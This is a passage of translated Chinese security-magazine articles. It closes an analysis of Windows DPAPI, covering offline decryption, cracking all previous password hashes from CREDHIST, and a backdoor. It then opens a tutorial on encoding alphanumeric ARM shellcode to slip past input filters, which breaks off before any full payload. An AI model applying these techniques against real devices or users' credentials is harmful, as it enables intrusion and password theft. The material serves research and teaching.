可以看出，CREDHIST 结构与数据块的结构十分相似，其中有两点特别值得一提：首先，用户 SID、计算机 SID 和账户 SID 是出现在 CREDHIST 文件中的，因为在解密数据块的时候需要用到它们。另外，bPasswordID 字段也出现在这个 Master key 结构中，其使得 Master key 被链接到指定的密码。从攻击者的角度来看，值得注意的是用户所有之前的 SHA1 hash 都是可以查看到的并且都没有被混淆处理过。这使得攻击者可以并行地破解它们并可以使用彩虹表来加快对其的恢复。

DPAPIck

为了验证我们对于 DPAPI 理论上的理解是否正确，作者用 C++/C# 实现了一个免费的离线解密工具 DPAPIck (www.dpapick.com)。DPAPIck 可以离线地解密 Master key 和数据块并从 CREDHIST 文件中恢复所有之前的密码。除了 DPAPIck，我们在自己的一个基于 GPU 的开源密码破解器 Nightingale 中实现了一个密码破解程序。我们需要这样的一个工具，因为标准的 SHA1 破解器没法对 CREDHIST 进行操作，密码在执行 HASH 操作前先被编码为了 UTF-16LE。目前，Nightingale 每 Tesla 1070C GPU 可以做大概 9.9×10^7 次的计算。


结　语

作者在这篇文章中首次全面地展示了对DPAPI的逆向分析结果。本文还展示了能够离线解密 DPAPI 数据的工具 DPAPIck。同时，利用对 DPAPI 内部设计知识的了解，我们找到了一个 DPAPI 后门的实现方法并证明了一种十分有意义的攻击：恢复任何用户所有用过的密码。

前置知识：无

关键字: ARM、ShellCode、CPU

编写 ARM 处理器下的数字字母 ShellCode



文/Yves Younan　译/木木

随着移动设备的流行，ARM 处理器已成为世界上最广泛的 CPU 核心之一，ARM 处理器很好地处理了功耗和数据处理能力的关系，因此成为了嵌入式设备的最佳候选者，绝大多数移动电话和个人电子设备都配备了 ARM 处理器。随着网络的普及，

移动设备都可以接入网络，在使用户可以享受更快捷、更方便的网络服务的同时也带来了许多潜在的安全问题。像个人计算机一样，ARM 架构的设备很容易受到如缓冲区溢出和其他不正当滥用输入验证攻击。考虑到基于 ARM 架构的设备的广泛普及，这些设备的攻击将变得比现在更常见。对写 ARM 处理器下的 ShellCode 的作者来说，最大的障碍是 ShellCode 在能达到脆弱的缓冲区前必须通过一个或多个过滤验证。过滤验证只是做一些简单的输入验证，例如，通过严格检查该输入，匹配一个特定的预定义模式。另外，入侵检测系统也增加了检测运算码特别针对应用的攻击检测模式。以教学研究为目的，我们在这篇文章中描述如何编写基于 ARM 处理器下的 ShellCode。首先必须明确一点，就是我们的 ShellCode 必须是字母数字型的，因为字母数字型的 ShellCode 能通过更多的验证检查，而且能比纯数字型 ShellCode 传递更多的数据。对于用 4 字节的 RISC 精简指令集来说，编写字母数字型的 ShellCode 不是一件容易的事。

ARM 处理器简介

ARM 处理器是 RISC 处理器体系结构，有 16 个通用寄存器和一个状态寄存器。每一条 ARM 指令都是 4 个字节，因此必须保证 4 个字节全部是字符数字型。这与 x86 不同，因为 x86 的指令是不同长度的，这意味着在 ARM 上编写完全是数字字母型的 ShellCode 比在 x86 上困难。

寄存器 R0 到 R12 完全是真正意义上的通用寄存器，没有专门的其他用途。R13 通常用做堆栈指针，保存当前处理器模式的堆栈的栈顶。R14 又称为链接寄存器，保存调用程序的返回值。R15 是程序寄存器（pc），其内容是处理器要取的下一条指令的地址，不像 x86 架构，我们可以直接读写这个寄存器。

ARM 处理器有许多不同的版本，随着第 6 版的发行，增加了许多新指令。在这篇文章中我们尽可能写一个通用的 ShellCode，使其可以运行在所有的 ARM 版本上。为了达到这个目的，我们需要丢掉一些运行在特殊版本的 ARM 处理器上的指令，我们清楚地说明哪些指令被丢弃，因为它们不是字母数字或这条指令是由于兼容性的限制被丢弃。

协处理器简介

协处理器可以附属于 ARM 处理器。一个协处理器通过扩展指令集或提供配置寄存器来扩展内核处理功能。一个或多个协处理器可以通过协处理器接口 ARM 内核相连。协处理器可以通过一组专门提供的 Load-store 类型接口的 ARM 指令来访问。协处理器也能通过提供一组专门的新指令来扩展指令集。这些新指令是在 ARM 流水线的译码阶段被处理的。

数据处理指令

数据处理指令对于存放在寄存器中的数据进行操作，包括 move（传送）指令、算术指令、逻辑指令、比较指令和乘法指令。大多数数据处理指令可以使用桶形移位器对其中的一个操作数进行预处理。

ARM 指令的基本格式如下：

<opcode> {<cond>} {S} <Rd>,<Rn> ,{<operand2>}

其中，opcode 为指令的助记符，如 LDR、STR 等；cond 为执行条件，如 EQ、NE 等；S 为是否影响 cpsr 寄存器的值；Rd 为目标寄存器；Rn 为第一个操作数寄存器；operand2 为第二个操作数。

在上面的基本格式中，“<>”符号内的项是必需的，“{}”内的项是可选的。例如，<opcode>是指令的助记符，这是必需要书写的；而{<cond>}为指令执行条件，是可以选择的，如果不书写，则使用默认条件 AL（无条件执行）。

例 1：

把寄存器 R5 的内容复制到 R7 中去。执行后寄存器 R7 中的 8 被 5 覆盖。

执行前：

R5=5

R7=8

Mov r7,r5; r7=r5

执行后：

R5=5

R7=5

在上面的例子中，Rn 是一个寄存器。其实 Rm 不仅可以表示寄存器或者立即数，也可以是一个在数据处理指令使用前被桶性移位器处理过的寄存器 Rm。数据处理指令是在算术逻辑单元 ALU 中完成的。ARM 处理器一个显著的特征就是，可以在操作数进入 ALU 之前，对操作数进行指定位数的左移或者右移。这种功能明显增强了许多数据处理操作的灵活性。

例 2：

在寄存器 Rm 送入目标寄存器之前，首先对它执行逻辑左移（LSL）。这就像在标准 c 中对寄存器使用移位操作“<<”。Mov 指令把桶形移位器操作的结果放入寄存器 Rd。

执行前：

R5=5

R7=8

Mov r7， r5, LSL #2 ; let r7=r5*4=(r5<<2)

执行后：

R5=5

R7=20

这个例子中，寄存器 R5 乘以 4 后把结果放到寄存器 R7 中。

第二个操作数：

在 ARM 指令中，灵活地使用第二个操作数能够提高代码效率。第二个操作数的形式如下：

（1）#immed_8r 常数表达式。该常数须对应 8 位图（pattern），即常数是由一个 8 位常数循环位偶数位得到的。

（2）<Rm>寄存器方式。在寄存器方式下，操作数即为寄存器的数值。

（3）<Rm>,shift 寄存器移位方式。将寄存器的移位结果作为操作数。

- <Rm>,LSL #<shift_imm>立即数逻辑左移；
- <Rm>,LSL <Rs>寄存器逻辑左移；
- <Rm>,LSR #<shift_imm>立即数逻辑右移；
- <Rm>,LSR <Rs>寄存器逻辑右移；
- <Rm>,ASR #<shift_imm>立即数算术逻辑左移；
- <Rm>,ASR <Rs>寄存器算术逻辑右移；
- <Rm>,ROR #<shift_imm>立即数循环右移；
- <Rm>,ROR <Rs>寄存器循环右移；

- <Rm>,RRX 扩展循环右移。

Load-store 指令

Load-store 指令用于在存储器和处理器寄存器之间传输数据。共有 3 种类型的 Load-store 指令：单寄存器传输指令，多寄存器传输指令和交换指令，在这里重点讨论前两种。

单寄存器传输指令用于把单一的数据传入或传出一个寄存器。支持的数据类型有字（32 位），半字（16 位）位和字节。指令说明如表 1 所示。

表 1　Load-stroe 指令说明

ldr	把一个字装入一个寄存器	Rd←mem32[address]
str	从一个寄存器保存一个字或 1 字节	Rd←mem32[address]
ldrb	把 1 字节装入一个寄存器	Rd←mem8[address]
strb	从一个寄存器保存 1 字节	Rd←mem8[address]
ldrh	把一个半字装入寄存器	Rd←mem16[address]
strh	从一个寄存器保存一个半字	Rd←mem16[address]
ldrsb	把一个有符号字节装入寄存器	Rd←signExtend(mem8 [adderss])
ldrsh	把一个有符号半字装入寄存器	Rd←signExtend(mem8 [adderss])

单寄存器 Load-store 指令的寻址方式：

ARM 指令集提供了几种寄存器寻址的不同方式，这些方式以下面几种变址模式进行组合：回写前变址（preindex with writeback），前变址（preindex）及后变址（postindex）。如表 2 所示。

表 2　变址模式

变址模式	数据	基址寄存器	示例
回写前变址	Mem[base+offset]	基址寄存器加上偏移	LDR r0,[r1,#4]!
前变址	Mem[base+offset]	不变	LDR r0,[r1,#4]
后变址	Mem[base]	基址寄存器加上偏移	LDR r0,[r1],#4

回写前变址和前变址的区别是：回写前变址在计算出新的地址后要用新的地址更新基址寄存器的内容，然后再利用新的基址寄存器进行寻址；而前变址方式虽然也利用对基址寄存器的改变值进行寻址，但基址寄存器在操作之后仍然保持原值。后变址和回写前变址类似，也要更新基址寄存器的内容，但后变址方式先利用基址寄存器的原值进行寻址操作，然后再更新基址寄存器。

对于一条特定的 Load-store 指令，其寻址模式依赖于其所属的指令类。如表 3 所示列出了 32 位字（word）和无符号字节（unsigned byte）的 Load-store 指令所支持的寻址模式。

有符号的偏移量或寄存器用“+/-”表示，表示相对一个基址寄存器 Rn 的正偏移量或负偏移量。基址寄存器是一个指向字节的指针，偏移量表示偏移的字节数。

寻址方式中的立即数说明地址是通过基址寄存器和一个编码在指令中的 12 位偏移量计算而得的；寄存器说明地址是通过基址寄存器和另一个特定的寄存器中的内容计算而得；比例寄存器是指使用基址寄存器和一个桶形移位器来计算地址。

表 3　单寄存器传输寻址

寻址方式（addressing）	语法
立即相互偏移前变址寻址	[Rn, #　+/-　offset_12]
寄存器偏移前变址寻址	[Rn, +/- Rm]
比例寄存器偏移前变址寻址	[Rn, +/- Rm, shift_imm]
立即数偏移回写前变址寻址	[Rn, #　+/-　offset_12]!
寄存器偏移回写前变址寻址	[Rn, +/- Rm]!
比例寄存器偏移回写前变址寻址	[Rn, +/- Rm, # shift_imm]!
立即数后变址寻址	[Rn], +/-　offset_12
寄存器后变址寻址	[Rn], +/- Rm
比例寄存器后变址寻址	[Rn], +/- Rm,　shift　#shift_imm

多寄存器传送指令，多次装载-存储的 Load-store 指令可以用一条指令传送多个寄存器的值到内存或者从内存取数据到多个寄存器。传输是从一个指向存储器的基地址寄存器 Rn 开始的。如表 4 所示列出了多寄存器 Load-store 指令的不同寻址模式，其中 N 是操作寄存器的个数。

表 4　多寄存器传送 load-store 指令的寻址模式

寻址模式	描述	起始地址	结束地址	Rn
IA	执行后增加	Rn	Rn-4*N-4	Rn+4*N
IB	执行前增加	Rn+4	Rn-4*N	Rn+4*N
DA	执行后减少	Rn-4*Rn+4	Rn	Rn-4*N
DB	执行前减少	Rn-4*N	Rn-4	Rn-4*N

任何当前寄存器组的子集都可以使用多寄存器 Load-store 指令与存储器进行数据交换。基址寄存器 Rn 决定目标或者源地址，可以通过选择使用 Rn 后缀字符“!”来确定 Rn 的值是否随着传送而改变，就像使用回写前变址寻址的单寄存器指令一样。

条件执行

条件执行控制内核是否会执行一条指令。大多数指令都有一个条件属性，再根据条件标志位的情况，决定内核是否执行该指令。在执行前，处理器比较该条件属性和 cpsr(状态寄存器)的条件标志位：如果匹配，指令就被执行；否则指令被忽略。

条件属性作为指令助记符的后缀被编码进指令。如表 5 所示列出条件执行代码助记符。若没有条件符号，则默认为无条件（AL）执行。

表 5　条件码助记符

助记符	名称	条件标志位
EQ	相等	Z
NE	不相等	z
HI	无符号数大于	Zc
LS	无符号数小于或等于	Z 或 c
GE	有符号数大于或等于	NV 或 nv
LT	有符号数小于	Nv 或 nV
GT	有符号数大于	NzV 或 nzv
LE	有符号数小于或等于	Z 或 Nv 或 Nv
AL	无条件执行	忽略

Thumb 指令集

Thumb 把 32 位 ARM 指令集的一个子集进行编码，成为一个 16 位的指令集。在 16 位外部数据总线宽度下，在 ARM 处理器上使用 Thumb 指令的性能要比使用 ARM 指令的性能更好；而在 32 位外部数据总线宽度下，使用 Thumb 指令的性能要比使用 ARM 指令的性能差。相对于 ARM 指令集，使用 Thumb 指令集可获得更高的代码密度，在存储器受限的嵌入式系统中，比如移动电话、PDA 等，代码密度是非常重要的。平均而言，对于同一个程序，使用 Thumb 指令实现所需的存储空间，要比等效的 ARM 指令实现少 30%左右。虽然 Thumb 指令的实现使用了更多的指令，但是他所占的总的存储空间却比较小。代码密度是 Thumb 指令集的一个主要优势。因为 Thumb 指令只有两个字节，所以它更容易满足编写字母数字 ShellCode 的要求。为此，我们将讨论如何在我们的 ShellCode 中实现从 ARM 模式进入到 Thumb 模式。与 ARM 模式下的 ShellCode 相比，写 Thumb 模式下的 ShellCode 更方便、更小，从而导致更少的代码量和更紧凑的 ShellCode。当我们的 ShellCode 已经运行在 Thumb 模式后，我们将讨论如何使其返回 ARM 模式。与 ARM 指令不同，Thumb 指令不支持条件执行。

数字字母型 ShellCode

一、数字字母位模式

代码编写者所遇到的一个普遍问题是：在他们的代码能够触发溢出前，必须要经过编码才能通过输入验证。在大多数情况下，数字字符字节不需要经过编码就可以通过验证。因此，用数字字母的指令编写 ShellCode 有时是必要的，并经常是首选。

数字字母指令是在一条指令中的 4 个字节，既有大写字母也有小写字母和数字的指令。特别是这些字节的位模式必须始终遵循以下限制：

（1）第 7 位必须设置为 0；

（2）第 5 位或第 6 位必须设置为 1；

（3）如果第 5 位被设置，但第 6 位没有，那么第 4 位也必须要设置。

这些制约因素并没有消除所有非字母数字字符，但它们可以被用来作为一个经验法则，迅速排除大多数不符合要求的指令。每个指令都需要检查是否在任何情况下都遵循这些条件的位模式。对于利用代码的编写来说，另一个潜在的问题是必须使返回值地址也是字母数字型，因为这是随不同的情况而变化的，这里将不再进一步讨论。

二、指令的筛选

在这一部分，我们将讨论在保证 ShellCode 是字母数字型的前提下可以用哪些指令。

1．数据处理指令的筛选

（1）#immediate

11	10	9	8	7	6	5	4	3	2	1	0
rotate				Imm_8							

因为我们可以完全控制立即数 imm_8，所以我们可以保证它是数字字母型。

（2）<Rm>

11	10	9	8	7	6	5	4	3	2	1	0
0	0	0	0	0	0	0	0	Rm			

因为第 5 位和第 6 位都是 0，因此这种寻址方式不能用在数字字符型的 ShellCode 中

（3）<Rm>, LSL #<shift_imm>

11	10	9	8	7	6	5	4	3	2	1	0
Shift_imm					0	0	0	Rm			

同上面的一样，第 5 位和第 6 位都是 0，因此也不能用。

（4）<Rm>, LSL <Rs>

11	10	9	8	7	6	5	4	3	2	1	0
Rs				0	0	0	1	Rm			

第 5 位和第 6 位都是 0，因此不能用。

（5）<Rm>, LSR # <shift_imm>

11	10	9	8	7	6	5	4	3	2	1	0
Shift_imm					0	1	0	Rm			

因为第 6 位是 0，所以第 5 位和第 4 位都必须是 1。但只有第 5 位是 1，所以不能用。

（6）<Rm>, LSR <Rs>

11	10	9	8	7	6	5	4	3	2	1	0
Rs				0	0	1	1	Rm			

第 6 位为 0，第 5 位和第 4 位都是 1，因此这种寻址方式可以用，但寄存器 Rm 比须小于 R10。

（7）<Rm>, ASR # <shift_imm>

11	10	9	8	7	6	5	4	3	2	1	0
Shift_imm					1	0	0	Rm			

因为第 6 位是 1，所以这种寻址方式的唯一限制是 Rm 不能是 R0。

（8）<Rm>, ASR, <Rs>

11	10	9	8	7	6	5	4	3	2	1	0
Rs				0	1	0	1	Rm			

这种位模式是数字字母型，并且允许任何寄存器充当 Rm。

（9）<Rm>, ROR # <shift_imm>

11	10	9	8	7	6	5	4	3	2	1	0
Shift_imm					1	1	0	Rm			

同（8）。

（10）<Rm>, ROR <Rs>

11	10	9	8	7	6	5	4	3	2	1	0
Rs				0	1	1	1	Rm			

因为第 6 位、第 5 位和第 4 位都是 1，Rm 必须小于 R11。

（11）<Rm>,RRX

11	10	9	8	7	6	5	4	3	2	1	0
0	0	0	0	0	1	1	0	Rm			

同（8）。

2．单寄存器 Load-store 寻址指令筛选

（1）[<Rn>, #+/-<imm_12>]<!>

11	10	9	8	7	6	5	4	3	2	1	0
Imm_12											

因为我们可以完全控制立即数 imm_12，所以我们可以保证它是数字字母型。

（2）[<Rn>, #+/-<Rm>]<!>

11	10	9	8	7	6	5	4	3 2 1 0
0	0	0	0	0	0	0	0	Rm

这种处理模式不能代表数字字母型。

（3）[<Rn>, #+/-<Rm>, <shift> #<shift_imm>]<!>

11 10 9 8 7	6 5	4	3 2 1 0
Shift_imm	shift	0	Rm

如果是逻辑左移，则第 5 位和第 6 位是 0。这种情况不是数字字母型的。

如果是逻辑右移，则第 6 位是 0，第 5 位是 1。但是由于第 4 位是 0，这种情况不是数字字母型的。

如果是算数逻辑右移，则第 6 位是 1，第 5 位是 0。这意味着只要 Rm 不是 R0 就是数字字母型的。

如果是循环右移，则第 6 位和第 5 位都是 1，这种位模式是数字字母型，并且允许任何寄存器充当 Rm。

其他后变址寻址与上面讨论的方式在后 12 个字节的位布局上相同，唯一的区别是没有设置第 24 位。

4．多寄存器 Load-store 寻址指令的筛选

增量寻址将设置指令的第 23 位，减量寻址方式不会设置指令的第 23 位。如果第 23 位被设置，那么指令就不是数字字母型。因此，在数字字母型的 ShellCode 中只能用减量寻址方式。

5．条件码筛选

因为条件标志被编码在指令第 4 字节的最高位上，条件标志对指令的字母数字属性有直接的影响。因此，只有一组有限的条件代码可以使用数字字母的 ShellCode。应该明确的是一个字节的最重要的位应该被设置为 0，以确保为字母数字型，这样就排除了 8 个条件码。另外，剩余的字节必须大于 0X30，因此又派出了 3 个条件码。不幸的是 AL 不能用在数字字母型的 ShellCode 中。这意味着所有的 ARM 指令都必须条件执行。在本文中，我们选择 PL 和 ML，它们之间是互异的，所以我们总是能确保一个指令执行通过简单增加了两次相同的指令的给 ShellCode，一次用 PL 作为后缀，一次用 MI 作为后缀。

6．指令列表

在我们的指令列表里，我们对 SZ/SO（应该是 0 或应该是 1）和 IZ/IO（必须是 0 或必须是 1）做一个区分，我们这样做是因为 ARM 手册指定特定位必须设置为 0 或 1，其他应设置为 0 或 1。但是在我们的测试处理器上，如果设置一个位标记为"应该是"，该处理器会抛出一个未定义指令异常。这样我们就认为"应该是"和"必须是"是同一个概念，但我们注意到这个概念在其他处理器应该有所不同。

下面的这张表列出了 ARMv6 的所有指令，对于每一条指令，我们要做一些简单的限制，以便指令为数字字母型。我们的检查主要集中在第 2 个字节的高阶位（第 23 位到第 20 位），因为第一个字节的高阶位被条件标志设置，第 3 个和第 4 个字节的高阶位常常被操作数所设置。当表包含值 d 作为位，这意味着该位的值取决于特定的设置。排除的限制因素是指令的 4 个字节中至少有一个太高，要么始终是字母数字，或太低，我们使用下列约束条件：

-'IO'是用来表示一个或多个位总是 1。

-'IZ'是用来表示一个或多个位总是 0。

-'SO'是用来表示一个或多个位应为 1。

-'SZ'是用来表示一个或多个位应为 0。

instruction	version	23	22	21	20	disqualifiers
ADC		1	0	1	d	IO:23
ADD		1	0	0	d	IO:23
AND		0	0	0	d	IZ:23-21
B,BL		d	d	d	d	
BIC		1	1	0	d	IO:23
…	…	…	…	…	…	…

由于篇幅的关系，这里不再多列举。上面列举的 147 条指令都来自 ARM 的最新修订文档，我们现在去掉特殊 ARM 处理器上的指令和那些因为与数字字母型的位模式不兼容的指令。经过这样的筛选后，我们只剩 18 条指令：B/BL,CDP,EOR,LDC,LDM(1),LDM(2),LDR,LDRB,LDRBT,LDRT,MCR,MRC,RSB,STM(2),STRB,STRBT,SUB,SWI。在这里列出的指令一部分对我们来说只能有限度的被利用。

-B/BL：分支指令在大多数情况下被限制，这条指令的后 24 位被取出左移 2 位，结果被加到程序计数器，然后接着执行。为了使这个偏移数字字母化，我们不得不跳过 12MB 的空间，因为在我们的 ShellCode 中不是一直能控制最少 12MB 的内存，因此是这条指令的功能受到了限制。

-CDP：用来让协处理器处理数据。因为我们无法确定哪些协处理器在特定平台上可用或不可用，因此我们也去掉这条指令。

-LDC：从一个连续的内存装载数据到协处理寄存器。

MCR/MRC：把数据送入或取出协处理寄存器，在 ARMv6 前是特权指令。

现在我们只剩 13 条指令:EOR,LDM(1),LDM(2),LDR, LDRB,LDRBT,LDRT,RSB,STM,STRBT,SUB,SWI。现在我们将基本功能相同的指令归类。比如指令 LDR 从内存装载一个字到寄存器，而 LDRB 装载一个字节到寄存器的最低字节。分类后得到如下结果：

-EOR：异或运算。

-LDM(LDM(1),LDM(2))：从连续的内存空间装载多个寄存器。

-LDR(LDR,LDRB,LDRBT,LDRT)：从内存把一个数值装入寄存器。

-STM：将多个寄存器保存到连续的内存空间。

-STR：将一个寄存器保存到内存。

-SUB：减法运算。

-SWI：软件中断。

很不幸的是，上面通过筛选所留下来的 13 条指令，我们并不能保证它们一直都是数字字母，这还要依赖于它们使用什么样的操作数。因此，我们还要为每一条指令加上限制条件以确保它们是数字字母。

EOR：Syntax：EOR {<cond>} {S} <Rd>, <Rn>, <shifter_operand>

31 28	27	26	25	24	23	22	21	20	19 16	15 12	11 0
cond	0	0	I	0	0	0	1	S	Rn	Rd	Shifter_operand

为了保证第 2 个字节是数字字母，S 位必须被设置为 1，如果被设置为 0，得到的数值将小于 47，那样就不是数字字母。

同时 Rn 不能使用超过 R9 以上的寄存器，因为 Rd 是被编码在第 3 个字节的前 4 位，因此它不能以 1 开头，这意味着它只有低寄存器可用。另外，它也不能使用寄存器 R0～R2，因为那会产生过低字节而导致不是数字字母。移位操作数必须经过调整以便使其在与 Rd 的组合中能产生有效的数字字母。当然最低的 8 位也是非常重要的，因为它们决定了指令的第 4 字节是否为数字字母。

LDM(1): Syntax : LDM {<cond>} <addressing_mode> <Rn> {!}, <registers>

31 28	27	26	25	24	23	22	21	20	19 16	15 0
cond	1	0	0	p	u	0	w	1	Rn	Register list

LDM(2): Syntax : LDM {<cond>} <addressing_mode> <Rn>, <registers_without_pc>

31 28	27	26	25	24	23	22	21	20	19 16	15	14 0
cond	1	0	0	p	u	1	0	1	Rn	0	Register list

在这两条指令中，要被选择使用的寄存器被编码在后两个字节上，因此并不是所有的寄存器都能使用。特别是对于低寄存器，R1 一定不能用。R6 或 R5 必须要用，如果 R6 没被使用，则 R4 必须要被使用。这对于高寄存器同样适用。另外为了保证指令的第二个字节为数字字母，U 位必须设置为 0，W 位必须设置为 1。对于 Rn，在指令 LDM(1)中，可以使用寄存器 R0～R9，在指令 LDM(2)指令中，可以使用寄存器 R0～R10。

LDR: Syntax : LDR {<cond>} <Rd>, <addressing_ mode>

31 28	27	26	25	24	23	22	21	20	19 16	15 12	11 0
cond	0	1	I	P	U	0	w	1	Rn	Rd	Addr_mode

LDRB: Syntax : LDR {<cond>} B <Rd>, <addressing_mode>

31 28	27	26	25	24	23	22	21	20	19 16	15 12	11 0
cond	0	1	I	P	U	1	w	1	Rn	Rd	Addr_mode

LDRBT: Syntax : LDR {<cond>} BT <Rd>, <post_indexed_addressing_mode>

31 28	27	26	25	24	23	22	21	20	19 16	15 12	11 0
cond	0	1	I	0	U	1	1	1	Rn	Rd	Addr_mode

LDRT: Syntax : LDR {<cond>} T <Rd>, <post_indexed_addressing_mode>

31 28	27	26	25	24	23	22	21	20	19 16	15 12	11 0
cond	0	1	I	0	U	0	1	1	Rn	Rd	Addr_mode

在上面的指令中，为了保证第 3 个字节的最低 4 位与 Rd 的组合中为数字字母，Rd 不能使用高寄存器和低寄存器 R0～R2，同时 u 位也必须设置为 0。

STM:Syntax : STM{<cond>} <addressing_mode> <Rn>, <registers>

31 28	27	26	25	24	23	22	21	20	19 16	15 0
cond	1	0	0	p	u	1	0	01	Rn	Register list

STRB:Syntax : STR{<cond>}B <Rd>, <addressing_ mode>

31 28	27	26	25	24	23	22	21	20	19 16	15 12	11 0
cond	0	1	I	p	U	1	w	0	Rn	Rd	Addr_mode

STRBT:Syntax : STR{<cond>}BT <Rd>, <post_I ndexed_addressing_ mode>

31 28	27	26	25	24	23	22	21	20	19 16	15 12	11 0
cond	0	1	I	0	U	1	1	0	Rn	Rd	Addr_mode

指令 STM 的结构与指令 LDM 的结构很相似，同时指令 STRB 结构与指令 LDRB 的结构也很相似。因此也是同样的限制条件，唯一不同的是为了保证指令的第 3 字节为数字字母，Rn 必须用其他的值。

SUB : Syntax : SUB {<cond>} {S} <Rd>, <Rn>, <shifter_operand>

31 28	27	26	25	24	23	22	21	20	19 16	15 12	11 0
cond	0	0	I	0	0	1	0	S	Rn	Rd	Shifter_operand

RSB : Syntax : RSB {<cond>} {S} <Rd>, <Rn>, <shifter_operand>

31 28	27	26	25	24	23	22	21	20	19 16	15 12	11 0
cond	0	0	I	0	0	1	1	S	Rn	Rd	Shifter_operand

为了保证指令的第 2 个字节是数字字母，Rn 和 S 位必须相应进行设置。另外，Rd 不能使用高寄存器和低寄存器 R0～R2。

SWI: Syntax: SWI {<cond>} <immed_24>

31 28	27	26	25	24	23 0
cond	1	1	1	1	Immed_24

对于我们来说 SWI 的第 1 个字节必须是数字字母，非常幸运的是，我们可以通过前面提到过的条件码来实现这一点，其他的三个字节由立即数完全决定。

7．从寄存器中得到一个已知的数值

当我们的 ShellCode 开始执行时，面临一个问题，我们不知道寄存器中含有什么样的数，因此我们必须把自己的数放到寄存器中，但是我们没有一些可用的指令来完成这件事。我们不能用 mov 指令，因为他不是数字字母型的。所以我们必须在筛选出来的指令中选择，我不能全部以寄存器位参数使用异或指令通过自我异或或使用减法指令通过自身相减而得到 0 送入寄存器。因为同时使用 3 个寄存器作为参数就不是数字字母型。虽然我们可以以一个立即数为参数使用异或指令和减法指令，但是我们不知道寄存器中的数值，因此我们无法得到一个合适的立即数以返回我们想要的结果。

因为这些是我们唯一的算术指令，我们不能从寄存器得到一个已知数。所以我们的办法是使用指令 LDR，既然我们已经知道要写什么样的代码了，我们可以将 ShellCode 作为数据，取其中的一个字节送入寄存器。

例如：

```
SUB   r3 , pc ,#48
LDRB  r3 ,[r3, # -48]
```

pc 一直指向我们的 ShellCode，但在 LDR 指令中我们不能直接使用它，因为这会导致纯数字型的代码，因此我们将 pc 复制到寄存器 R3，然后在指令 LDRB 中，从我们的 ShellCode 中得到一个字节送入 R3（在这里我们用 48 作为偏移地址，以保证指令的最后一个字节是数字字母），这样，以后我们就可以把 R3 用做基地寄存器装载数据到其他寄存器，R3 减 48 将得到数字 0，减 49 将得到数字-1 等。

8．写入寄存器 R0～R2

在上面筛选指令中提到的一个限制条件就是大多数指令都有 Rd 操作数，不能用 R0～R2 寄存器作为目的寄存器，原因是

目的寄存器被编码在一个操作数的第 3 个字节的 4 个最重要的位上，如果这些位被设置为 0、1、2，将导致这个字节不是数字字母。

在 ARM 处理器上，寄存器 R0～R3 被用来向函数传递参数，如果一个函数有 4 个以上的参数，超出的参数被压入堆栈，这又给我们出了一个难题。因为在我们的 ShellCode 中，为了给函数传递参数，我们需要使用 R0～R2。但是要改写这些寄存器的内容很难，因为绝大多数操作数不能使用 R0～R2 作为目的寄存器。

有一个指令我们可以用来改写最低三个寄存器，而且能保证为数字字母型，指令 LDM 将堆栈中的数据送入多个寄存器，它将要写入的寄存器列表编码在最后两个字节。如果 0～2 位被设置，则寄存器 R0～R2 也可以被写入。为了使这条指令为数字字母型，我们必须增加另外一些寄存器。在示例 ShellCode 中，我们将使用寄存器 R0～R3 进行数值计算，把计算结果保存到堆栈，然后使用 LDM 指令将结果送入寄存器 R0～R2。

9．自修改代码

仅仅使用去掉纯数字字节的指令是很难写出有趣的 ShellCode 的。因为只有有限的算术操作支持，这使得做系统调用所需的运算很困难。另外，没有条件执行指令，就不可能做循环运算。

